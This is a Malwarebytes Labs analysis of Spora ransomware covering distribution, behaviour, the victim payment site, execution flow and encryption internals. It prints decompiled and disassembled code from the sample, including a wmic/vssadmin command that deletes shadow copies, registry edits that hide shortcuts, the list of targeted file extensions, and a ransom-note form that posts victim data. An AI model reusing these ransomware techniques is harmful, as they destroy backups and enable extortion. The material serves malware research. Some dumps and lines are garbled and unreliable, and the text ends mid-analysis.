

Explained: Spora ransomware

By Malwarebytes Labs

Published: 2017-03-09 · Archived: 2026-04-06 01:30:45 UTC

Nowadays, ransomware has become the most popular type of [malware](#). Most of the new families are prepared by amateurs (script-kiddies) and they are distributed on a small scale. There are only a few major players on this market that are prepared by professionals. Recently, Spora ransomware joined this set. As we will see, some of the elements suggest that there is a well-prepared team of criminals behind it.

Spora got some hype of being a [ransomware](#) that can encrypt files offline. In fact, this concept is nothing novel – we already saw many ransomware families that can do the same. For example DMA Locker 3.0, Cerber, or some newer editions of Locky. However, it has some other features that make it interesting.

Analyzed samples

- [0c1007ba3ef9255c004ea1ef983e02efe918ee59](#) – case #1
 - [4a4a6d26e6c8a7df0779b00a42240e7b](#) – **payload #1 – Spora ransomware** <- main focus of this analysis
 - [38e645e88c85b64e5c73bee15066ec19](#) – payload #2 – a downloader similar to [this one](#)
- [57484440f7be94394fd851de3e416285](#) – case #2 (captured 06.03.2017)
 - [3b80deb6d55cb0bb8560afd22238885c](#) – **payload – Spora ransomware**


Distribution method

Spora is distributed by various ways – from phishing e-mails (described [here](#)) to infected websites dropping malicious payloads.


Some examples of the distribution method used by this ransomware are described [here](#) (the campaign from 14.02.2017) and [here](#) (the campaign from 06.03.2017).

Behavioral analysis

After being deployed, Spora ransomware runs silently and encrypts files with selected extensions. Then, it attempts to redeploy itself with elevated privileges. No UAC bypass mechanism has been used – instead, the UAC popup appears repeatedly till the user accepts it:



Then, it deploys another system tool – vssadmin, for deleting shadow copies:




It doesn't even try to be silent – command line window is displayed.

It also drops its own copy into C: directory. Several modifications are being made in existing folder's settings. First of all, Spora disables displaying an arrow icon to indicate shortcuts. It makes all the existing folders as hidden and creates shortcuts to each of them. The shortcut not only deploys the original folder but also the dropped malware sample.


Example of a command, deployed when the user clicks on the shortcut:

```
C:\WindowsC:\Windowssystem32cmd.exe /c start explorer.exe "Program Files" & type "81d59edde88fc4969d
```




Spora doesn't change filenames, nor adds extensions. Each file is encrypted with a separate key (files with the same plaintext are encrypted to different ciphertexts). Encrypted content has high entropy, no patterns are visible, that suggest a stream cipher or chained blocks (probably AES in CBC mode).

Visualization of a file – before and after encryption:




“>

The malware drops related files in several locations. The following files can be found in %APPDATA%.




The file with the .KEY extension and a ransom note in HTML format are also dropped on the Desktop:



The .KEY file contains encrypted data about the victim that needs to be uploaded later to the attacker’s website for the purpose of synchronizing the status of the victim.

When the encryption finishes, a ransom note pops up. In the first analyzed cases it was in a Russian language. However, other language versions also exists, for example – English note given below:




The content of the .KEY file is Base64 encoded and stored as a hidden field inside the ransom note:

```
<form action='https://spora.bz' method='post'>
</noscript>
<input name='u' type='hidden' value='XDATABASE64ENCRYPTED' /><input name='b' type='hidden'
value='WVM11q+EJzL5anjf+0WAFsYtsY2ELmB6XyCwS1eWeQjTx1aFjICgJBIseSyqQ0xASL8IDaLJzDIW0vo5D3P1wXRH3wK31uTeJcqqS6uik9dUL3K
DYEf7mYMC9HD2nZnhDIh8CuB1XcFg2xoZ10tR0CQB1eRMbP83qrLgRow9WK2iVp058ckAQVYw2hacZwpARLDgwp1ZvCtDh3BXDXV0xKLS9Ta64CTHSXeMs
USCaL4LQnbgPAcSc1WmPDLI2pdXS1rmNhVR7gxzZJrYNVmGBRtKd2Gz11+bzBFTRBYCKZioKfQSFfPV9xjoLW2+7s4/7WSjcDFv9Sxgi2t9TpKCAQ5C+ZJ
QADVGr8a0+LVMJQZ9EPhnQ1LbiJYBqtXK7vjzQSMmPIP/B0BatMDBMRDnwdzSy0awh7taHtzDrTt5t+C6133107gb1rP
7hPSh45EEn3e70u9M4u000rYSuFYt072VhUSCn1000r1r02AHzk /?Tn0F7fu6Um3114t6uF370h0P /42740fuv1927671227W7v1VhSeU
```


In newer versions (#2) the .KEY file was not dropped at all, and the full synchronization with the remote server was based on its equivalent submitted automatically as the hidden field. It shows the second step in evolution of this ransomware – to make the interface even simpler and more accessible.

Website for the victim

Ransomware itself is not looking sophisticated, except for its website for the victim and the internals of the .KEY file (or its base64 equivalent). In older versions, a user was asked to upload the .KEY file to the website and all of his/her private information are retrieved, i.e. username, infection date, status, etc.



In newer versions, there is no necessity to upload anything – when the user clicks the link on the ransom note, the base64 content containing all the data is submitted automatically.



Some information is also encoded inside the victim ID: country code (first two characters), hash, statistics about encrypted files types (how many particular types of files has been encrypted of each category: office document, PDF, Corel Draw, DB, Image, Archive). You can find a decoder [here](#).

Another step taken by authors to provide a user-friendly interface is the fact that the site (although hosted as a hidden service) does not require users to download a Tor browser, like most of the ransomware, but instead, provides a convenient gateway at *spora.bz*.

Inside

Spora executable comes packed in various crypters. It has been also observed distributed in bundles with other malware. In case #1, after defeating the first encryption layer, we can find two UPX-packed payloads. They can be unpacked by the standard UPX application. As a result, we are getting samples that are not further obfuscated. In the mentioned case, Spora ransomware was distributed along with a malicious downloader ([38e645e88c85b64e5c73bee15066ec19](#)) similar to the one described [here](#). (Since this article is dedicated to Spora ransomware only, the second payload will not be further described).

Execution flow

Spora's execution path varies depending on the parameter with which it has been deployed. On its initial run it is executed without any parameter. Then, the basic steps are the following:

1. Create mutex (pattern: *m*)
2. Decrypt AES protected data stored in the binary (i.e. RSA public key, ransom note, sample ID)
3. Search files with the attacked extensions. Make a list of their paths and statistics of the types.
4. Generate RSA key pair (one per victim)

5. Encrypt files with the selected extensions

After completing these operations, Spora redeploys it's own binary – this time with Administrative privileges (causing UAC alert to pop-up). It passes in the command-line a parameter 'u' that modifies the execution path.

```

if ( !is_u_param )
{
    delete_shadows();
    delete_shortcuts(v5);
    hObject = CreateFileW(buf, 0x80000000, 3u, 0, 3u, 0x80u, 0);
    if ( !CreateStreamOnHGlobal(0, 1, &ppstm) )
    {
        enum_drives((int (__stdcall *)(WCHAR *, UINT, int, int))sub_404BDF, 0, 0);
        wnet_enum();
        if ( CryptAcquireContextW(&hProv, 0, 0, 0x18u, 0xF0000000) )
        {
            hKey = import_key();
            CryptReleaseContext(0, 0);
        }
        (*(void (__stdcall **)(_DWORD))(v0 + 8))(0);
    }
    CloseHandle(0);
    remove_zoneidentifier_drop_copies();
LABEL_4:
    ExitProcess(0);
}

```

Some of the steps that are executed in such case are:

1. Delete shadow copies

```

memset(&pExecInfo, 0, 60);
pExecInfo.nShow = 0;
pExecInfo.cbSize = 60;
pExecInfo.lpFile = L"wmic.exe";
pExecInfo.lpParameters = L"process call create \"cmd.exe /c vssadmin.exe delete shadows /quiet /all\"";
pExecInfo.fMask = 1024;
v0 = 0;
do
{
    if ( ShellExecuteExW(&pExecInfo) )
        break;
    Sleep(0x10u);
}

```

2. Modify *Inkfile* settings (in order to hide an arrow added by default to indicate shortcut – more about it's purpose described in the section "Behavioral analysis")

```

phkResult = this;
if ( !RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SOFTWARE\\Classes\\Inkfile", 0, 2u, &phkResult) )
{
    RegDeleteValueW(phkResult, L"IsShortcut");
    RegCloseKey(phkResult);
    SHChangeNotify(0x80000000, 0, 0, 0);
}

```

3. Drop it's own copy and the ransom note on every drive

4. Deploy explorer displaying the ransom note

What is attacked?

Spora ransomware attacks the following extensions:

```
xls doc xlsx docx rtf odt pdf psd dwg cdr cd mdb 1cd dbf sqlite accdb jpg jpeg tiff zip rar 7z bak
```

They are grouped in several categories, used to build statistics for the attackers. The categories can be described as such: office documents, PDF/PPT documents, Corel Draw documents, database files, images, and archives:

```

ext_office      dd offset a_xls      ; DATA XREF: check_extension_group+26↓r
                ; ".xls"
                dd offset a_doc      ; ".doc"
                dd offset a_xlsx     ; ".xlsx"
                dd offset a_docx    ; ".docx"
                dd offset a_rtf     ; ".rtf"
                dd offset a_odt     ; ".odt"
ext_pdf_ppt    dd offset a_pdf      ; DATA XREF: check_extension_group+3C↓r
                ; ".pdf"
                dd offset a_ppt     ; ".ppt"
                dd offset a_pptx    ; ".pptx"
ext_coreldraw  dd offset a_psd      ; DATA XREF: check_extension_group+52↓r
                ; ".psd"
                dd offset a_dwg     ; ".dwg"
                dd offset a_cdr     ; ".cdr"
ext_databases  dd offset a_cd       ; DATA XREF: check_extension_group+68↓r
                ; ".cd"
                dd offset a_mdb     ; ".mdb"
                dd offset a_1cd     ; ".1cd"
                dd offset a_dbf     ; ".dbf"
                dd offset a_sqlite  ; ".sqlite"
                dd offset a_accdb   ; ".accdb"
ext_images     dd offset a_jpg     ; DATA XREF: check_extension_group+7E↓r
                ; ".jpg"
                dd offset a_jpeg    ; ".jpeg"
                dd offset a_tiff    ; ".tiff"
ext_archive    dd offset a_zip     ; DATA XREF: check_extension_group+94↓r
                ; ".zip"
                dd offset a_rar     ; ".rar"
                dd offset a_7z     ; ".7z"
                dd offset a_backup  ; ".backup"
                dd offset a_sql     ; ".sql"
                dd offset a_bak     ; ".bak"
    
```

Several system directories are excluded from the attack:

```
windows program files program files (x86) games
```

How does the encryption works?

Encryption used by Spora ransomware is complex, follows several levels. It uses Windows Crypto API. The executable comes with two hardcoded keys: AES key – used to decrypt elements hardcoded in the binary, and an RSA public key – used to encrypt keys generated on the victim’s machine.

In addition to operations related to encrypting victim’s files, Spora uses Windows Crypto API for other purposes – i.e. to encrypt temporary data, and to decrypt some elements stored in the binary.

First, it creates a file in %APPDATA% – the filename is the Volume Serial Number. This file is used for temporary storing information.

```

00405AE1 > CALL 1.0040561E
00405AE6 > JMP 1.004059C6
00405AEC . PUSH EBX
00405AF1 . PUSH 0x00
00405AF3 . PUSH 0x4
00405AF4 . PUSH EBP
00405AF6 . XOR EBX,EBX
00405AF7 . INC EBX
00405AF8 . PUSH EBX
00405AF9 . PUSH 0xC0000000
00405AFE . CALL DWORD PTR DS:[<&KERNEL32.CreateFileW>]
00405B04 . MOV DWORD PTR DS:[0x405E00],EAX

```

```

hTemplateFile = NULL
Attributes = NORMAL
Mode = OPEN_ALWAYS
pSecurity = NULL

ShareMode = FILE_SHARE_READ
Access = GENERIC_READ|GENERIC_WRITE
FileName = "C:\Users\tester\AppData\Roaming\1150106411"
CreateFileW

```

The temporarily stored information is encrypted with the help of the function CryptProtectData:

```

004056A5 . MOV [LOCAL.3],EAX
004056A8 . MOV EAX,[ARG.3]
004056AB . MOV [LOCAL.4],EAX
004056AE . LEA EAX,[LOCAL.2]
004056B1 . PUSH EAX
004056B2 . PUSH 0x5
004056B4 . PUSH EDI
004056B5 . PUSH EDI
004056B6 . PUSH spora_un.00406970
004056BB . PUSH EDI
004056BC . LEA EAX,[LOCAL.4]
004056BD . PUSH EAX
004056C0 . CALL DWORD PTR DS:[<&CRYPT32.CryptProtectData>]
004056C6 . TEST EAX,EAX
004056C8 . JE SHORT spora_un.00405718
004056CA . PUSH ESI
004056CB . MOV ESI,DWORD PTR DS:[<&KERNEL32.WriteFile>]
004056D1 . PUSH EDI
004056D2 . LEA EAX,[ARG.1]
004056D5 . PUSH EAX
004056D6 . PUSH 0x4
004056D8 . LEA EAX,[LOCAL.2]
004056DB . PUSH EAX
004056DC . PUSH DWORD PTR DS:[0x406998]
004056E2 . CALL ESI

```

```

pDataOut
dwFlags
pPromptStruct
pvReserved
pOptionalEntropy
szDataDescr

DATA_BLOB# inData
crypt32.CryptProtectData

kernel32.WriteFile
pOverlapped = NULL

pBytesWritten = 0012FEB4
nBytesToWrite = 0x4

Buffer = 0012FEB4
hFile = 000000A0 (window)
WriteFile

```

EAX=0012FEB4

| Address | Hex dump | ASCII |
|----------|---|--------------------|
| 0012FEB4 | 20 1F 00 00 C0 4C 59 00 C4 FF 12 00 E2 97 13 76 | ▼..4LV.-\$.03!!v |
| 0012FEC4 | E4 FE 12 00 89 57 40 00 01 00 00 00 C0 4C 59 00 | n\$\$.@W@.0...4LV. |
| 0012FED4 | 20 1F 00 00 F8 CC 58 00 00 00 00 00 04 00 64 01 | ▼..%fX...\$.d0 |
| 0012FEE4 | 00 00 00 00 D7 66 40 00 00 00 00 00 00 00 00 00 |If@..... |
| 0012FEF4 | 94 FF 12 00 00 80 FD 7F 00 00 00 00 01 06 00 00 | ô \$.C@d...0\$.. |
| 0012FF04 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | |

It includes, i.e. list of the files to be encrypted (with extensions matching the list):

| Address | Hex dump | ASCII |
|----------|---|------------------|
| 00594C00 | 74 00 43 00 3A 00 5C 00 50 00 72 00 6F 00 67 00 | t.C.:.\.P.r.o.g. |
| 00594C08 | 72 00 61 00 6D 00 44 00 61 00 74 00 61 00 5C 00 | r.a.m.D.a.t.a.\. |
| 00594CE0 | 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00 66 00 | M.i.c.r.o.s.o.f. |
| 00594CF0 | 74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 | t.\.W.i.n.d.o.w. |
| 00594D00 | 73 00 20 00 4E 00 54 00 5C 00 4D 00 53 00 53 00 | s. .N.T.\.M.S.S. |
| 00594D10 | 63 00 61 00 6E 00 5C 00 57 00 65 00 6C 00 63 00 | c.a.n.\.W.e.l.c. |
| 00594D20 | 6F 00 6D 00 65 00 53 00 63 00 61 00 6E 00 2E 00 | o.m.e.S.c.a.n... |
| 00594D30 | 6A 00 70 00 67 00 54 00 43 00 3A 00 5C 00 50 00 | j.p.g.T.C.:.\.P. |
| 00594D40 | 79 00 74 00 68 00 6F 00 6E 00 32 00 37 00 5C 00 | y.t.h.o.n.2.7.\. |
| 00594D50 | 4C 00 69 00 62 00 5C 00 74 00 65 00 73 00 74 00 | L.i.b.\.t.e.s.t. |
| 00594D60 | 5C 00 69 00 6D 00 67 00 68 00 64 00 72 00 64 00 | \.i.m.g.h.d.r.d. |
| 00594D70 | 61 00 74 00 61 00 5C 00 70 00 79 00 74 00 68 00 | a.t.a.\.p.y.t.h. |
| 00594D80 | 6F 00 6E 00 2E 00 6A 00 70 00 67 00 56 00 43 00 | o.n..j.p.g.U.C. |
| 00594D90 | 3A 00 5C 00 50 00 79 00 74 00 68 00 6F 00 6E 00 | :\.P.y.t.h.o.n. |
| 00594DA0 | 32 00 37 00 5C 00 4C 00 69 00 62 00 5C 00 74 00 | 2.7.\.L.i.b.\.t. |
| 00594DB0 | 65 00 73 00 74 00 5C 00 69 00 6D 00 67 00 68 00 | e.s.t.\.i.m.g.h. |
| 00594DC0 | 64 00 72 00 64 00 61 00 74 00 61 00 5C 00 70 00 | d.r.d.a.t.a.\.p. |
| 00594DD0 | 79 00 74 00 68 00 6F 00 6E 00 2E 00 74 00 69 00 | y.t.h.o.n...t.i. |
| 00594DE0 | 66 00 66 00 3E 00 43 00 3A 00 5C 00 50 00 79 00 | f.f.>.C.:.\.P.y. |
| 00594DF0 | 74 00 68 00 6F 00 6E 00 32 00 37 00 5C 00 4C 00 | t.h.o.n.2.7.\.L. |
| 00594E00 | 69 00 62 00 5C 00 74 00 65 00 73 00 74 00 5C 00 | i.b.\.t.e.s.t.\. |
| 00594F10 | 7A 00 69 00 7A 00 64 00 69 00 72 00 2F 00 7A 00 | a.i.n.d.i.r...z. |

The malware sample comes with a hardcoded key that is being imported:

```

0040502E . PUSH EBP
0040502F . MOV EBP,ESP
00405031 . PUSH ECX
00405032 . PUSH ESI
00405033 . LEA EAX,[LOCAL_1]
00405036 . PUSH EAX
00405037 . XOR ESI,ESI
00405039 . PUSH ESI
0040503A . PUSH ESI
0040503B . PUSH 0x2C
0040503D . PUSH 1.004011A8
00405042 . PUSH DWORD PTR DS:[0x405E00]
00405048 . CALL DWORD PTR DS:[<&ADVAPI32.CryptImportKey>]

```

cryptsp.756264CB

advapi32.CryptImportKey

004011A8=1.004011A8

| Address | Hex dump | ASCII | 0012FEB8 | 002EDB28 |
|----------|-------------------------|-------|----------|----------|
| 004011A8 | 03 02 00 00 00 56 00 00 | ... | 0012FEB8 | 002EDB28 |
| 004011B0 | 20 00 00 00 27 E8 A5 57 | ... | 0012FEC0 | 004011A8 |
| 004011B8 | A7 01 F6 0E 9C 7E 7A 98 | ... | 0012FEC4 | 0000002C |
| 004011C0 | 33 B8 0B 2F 30 E6 AF CD | ... | 0012FEC8 | 00000000 |
| 004011C8 | A8 F2 36 E8 8C 7B CE 10 | ... | 0012FEC8 | 00000000 |
| 004011D0 | CA 4F 69 77 D8 2E F2 E4 | ... | 0012FED0 | 00000000 |
| 004011D8 | 10 24 1B 77 87 46 A6 FE | ... | 0012FED4 | 756264CB |
| 004011E0 | 05 EE DA 54 56 49 A7 0E | ... | 0012FED8 | 00000000 |
| 004011E8 | 39 FF 20 96 70 97 E9 CD | ... | 0012FEDC | 0040508C |
| 004011F0 | 35 09 D0 6E A0 32 40 00 | ... | 0012FE00 | 004011F8 |

RETURN to cryptsp.756264CB from cryptsp.75628985

RETURN to 1.0040508C from 1.0040502E

It is an AES 256 key, stored in a form of blob. Explanation on the fields in the Blob Header:

08 - PLAINTEXTKEYBLOB - key is a

[The AES key is used for decrypting another key, stored in a binary - that is an RSA public key:">](#)

```

0040504E . CALL DWORD PTR DS:[&ADVAPI32.CryptImportKey]
0040504E . TEST EAX,EAX
00405050 . JE SHORT 1.00405073
00405052 . LEA EAX,[ARG_2]
00405055 . PUSH EAX
00405056 . PUSH [ARG_1]
00405059 . PUSH ESI
0040505A . PUSH ESI
0040505B . PUSH ESI
0040505C . PUSH [LOCAL_1]
0040505F . CALL DWORD PTR DS:[&ADVAPI32.CryptDecrypt]
00405065 . TEST EAX,EAX

```

advapi32.CryptImportKey

